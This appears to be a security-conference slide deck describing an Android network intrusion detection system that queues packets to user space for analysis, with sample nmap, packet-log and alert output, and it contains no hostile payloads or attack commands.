

BUILDING AN ANDROID IDS ON NETWORK LEVEL



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\$ WHO I AM

- Passionate about computer security.
- **Computer Engineering** degree and an **Executive MBA**.
- In my free time I conduct research on security and work as an independent consultant.
- I'm from Spain; We're sexy and you know it.
- Other conferences:
 - **RootedCON** in Spain
 - **Nuit Du Hack** in Paris
 - **Black Hat Arsenal USA**
 - Next months: **DerbyCON** and **Hacktivity**.





FIRST TIME IN LAS VEGAS !!

VODKA BOTTLE EMPTY?



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WHY?

- Being popular is not always a good thing.
- Mobile malware and threats are clearly on the rise.
- Over 100 million Android phones shipped in the second quarter of 2012 alone.
- **Targets this large are difficult for attackers to resist!**





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USSD EXPLOIT

WEBKIT VULNERABILITIES

TARGETED MALWARE

!!! METERPRETER FOR
ANDROID !!!





FIRST APPROACH



`eth0:WiFi`
`rmnet0: 3G`



VPN




`snort`
`tcpdump`

- In order to analyze the traffic flows we'll create a **VPN tunnel** between our **Android device** and our **computer**.
- Configure and launch **snort** on the remote machine to detect suspicious traffic.
- We can also use tools like **tcpdump** to capture traffic for later analysis.



PROBLEMS





CONTINUED MY LIFE ...

- **OSfooler** is a practical approach presented at Black Hat Arsenal USA 2013. It can be used to detect and defeat active and passive remote OS fingerprinting from tools like **nmap**, **p0f** or **commercial appliances**.

```
root@bt:~# nmap -O localhost

Starting Nmap 6.25 ( http://nmap.org ) at 2013-08-03 21:40 CEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0040s latency).
Other addresses for localhost (not scanned): 127.0.0.1
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http
Device type: general purpose
Running: Microsoft Windows 95
OS CPE: cpe:/o:microsoft:windows_95
OS details: Microsoft Windows 95
Network Distance: 0 hops
```

FUCK YEAH!!





KERNEL SPACE

VS



USER SPACE

- **KERNEL SPACE** is strictly reserved for running the kernel, kernel extensions, and most device drivers.
- **USER SPACE** usually refers to the various programs and libraries that the operating system uses to interact with the kernel: software that performs input/output, manipulates file system, objects, etc.




How I met your packets





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- A **target extension** consists of a **KERNEL MODULE**, and an optional extension to iptables to provide new command line options.
- There are several extensions in the default Netfilter distribution:

DROP
REJECT
QUEUE
ACCEPT
RETURN



- For this to be useful, two further components are required:
 - a **QUEUE HANDLER** which deals with the actual mechanics of passing packets between the kernel and userspace
 - a **USERSPACE APPLICATION** to receive, possibly manipulate, and issue verdicts on packets.

- The default value for the maximum queue length is 1024. Once this limit is reached, new packets will be dropped until the length of the queue falls below the limit again.






SUMMARY



- I need to process traffic before being processed inside my Android device.
- I can redirect all network packet from **Kernel Space** to **User Space**
- I can do whatever I want with the packets: analyze, process, modify them
- This is done in **Real-time**.




AndroIDS

- Create an open source network-based intrusion detection system (**IDS**) and network-based intrusion protection system (**IPS**) has the ability to perform real-time traffic analysis and packet logging on Internet Protocol (IP) networks:
- It should feature:
 - Protocol analysis
 - Content searching
 - Content matching




IDS ARCHITECTURE: SENSOR

- Runs continuously without human supervision and feature:
 - Analyze traffic
 - Send push alerts to the Android device in order to warn the user about the threat
 - Report to Logging Server Custom reactive actions:
 - Drop specific packet
 - Add new rule in iptables firewall
 - Launch script / module
 - Sync attack signatures to keep them updated.
- It should impose minimal overhead.





IDS ARCHITECTURE: SERVER



- The server is running inside a Linux Box, and is receiving all the messages the Android sensor is sending.
- Server is responsible for:
 - Send signatures to remote devices
 - Store events in database
 - Detects statistical anomalies & analysis real-time.




PROTOCOL ANALYSIS





EXAMPLE





```
root@bt: ~
File Edit View Terminal Help
[+] HW Protocol=0x0800 hook=1 id=124 indev=6 payload_len=60 bytes
|- IP Header Length      : 5 DWORDS or 20 Bytes
|- Type Of Service      : 0
|- IP Total Length      : 60 Bytes(Size of Packet)
|- Identification      : 24184
|- TTL                  : 40
|- Protocol             : 6
|- Checksum            : 45769
|- Source IP           : 192.168.0.19
|- Destination IP     : 192.168.0.23
|
[+] TCP Header
|- Source Port          : 41094
|- Destination Port    : 22
|- Sequence Number     : 3965110285
|- Acknowledge Number  : 1342634866
|- Header Length       : 10 DWORDS or 40 BYTES
|- CWR Flag            : 0
|- ECN Flag            : 0
|- Urgent Flag         : 1
|- Acknowledgement Flag : 0
|- Push Flag           : 1
|- Reset Flag          : 0
|- Synchronise Flag    : 1
|- Finish Flag         : 1
|- Window              : 256
|- Checksum            : 8339
|- Urgent Pointer      : 0
|
-- New packet received --
[+] HW Protocol=0x0800 hook=1 id=125 indev=6 payload_len=40 bytes
```

- Packet with **FIN**, **SYN**, **PUSH** and **URG** flags active.
- Report to the Central Logger and DROP the packet.



REMOTE OS FINGERPRINTING

- Detect and drop packet sent from well-known scanning tools.
- **nmap** OS fingerprinting works by sending up to 16 TCP, UDP, and ICMP probes to known open and closed ports of the target machine.





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The screenshot shows a noVNC interface with two main panels. The left panel displays a mobile device interface with a notification for an Android IDS event. The right panel shows a terminal window with network traffic logs and the output of an nmap scan.

Mobile Device Notification:

- Web Notification** (1x10)
- AndroidIDS**
EVENT: Your system is being attacked by nmap tool -> Source: 192.168.0.19 -> Category: OS/Scanning -> Accuracy: 100% -> Verdict: Drop -> Action: OSfooler -> Remote logger: active
- Web Notification** (1x10)
- AndroidIDS**
EVENT: Your system is being attacked by nmap tool -> Source: 192.168.0.19 -> Category: OS/Scanning -> Accuracy: 100% -> Verdict: Accept -> Action: Log -> Remote logger: active

Terminal Output:

```
root@bt: ~  
File Edit View Terminal Help  
received packet with id 128 source IP 192.168.0.19 destination IP 192.168.0.23 source port 51882 destination port 5901 seq number 2082768608 ack number 885064937 window 11668 options 292290624  
received packet with id 129 source IP 192.168.0.19 destination IP 192.168.0.23 source port 51882 destination port 5901 seq number 2082768630 ack number 885064947 window 11668 options 293863488  
received packet with id 130 source IP 192.168.0.19 destination IP 192.168.0.23 source port 51882 destination port 5901 seq number 2082768630 ack number 885064989 window 11668 options 293863488  
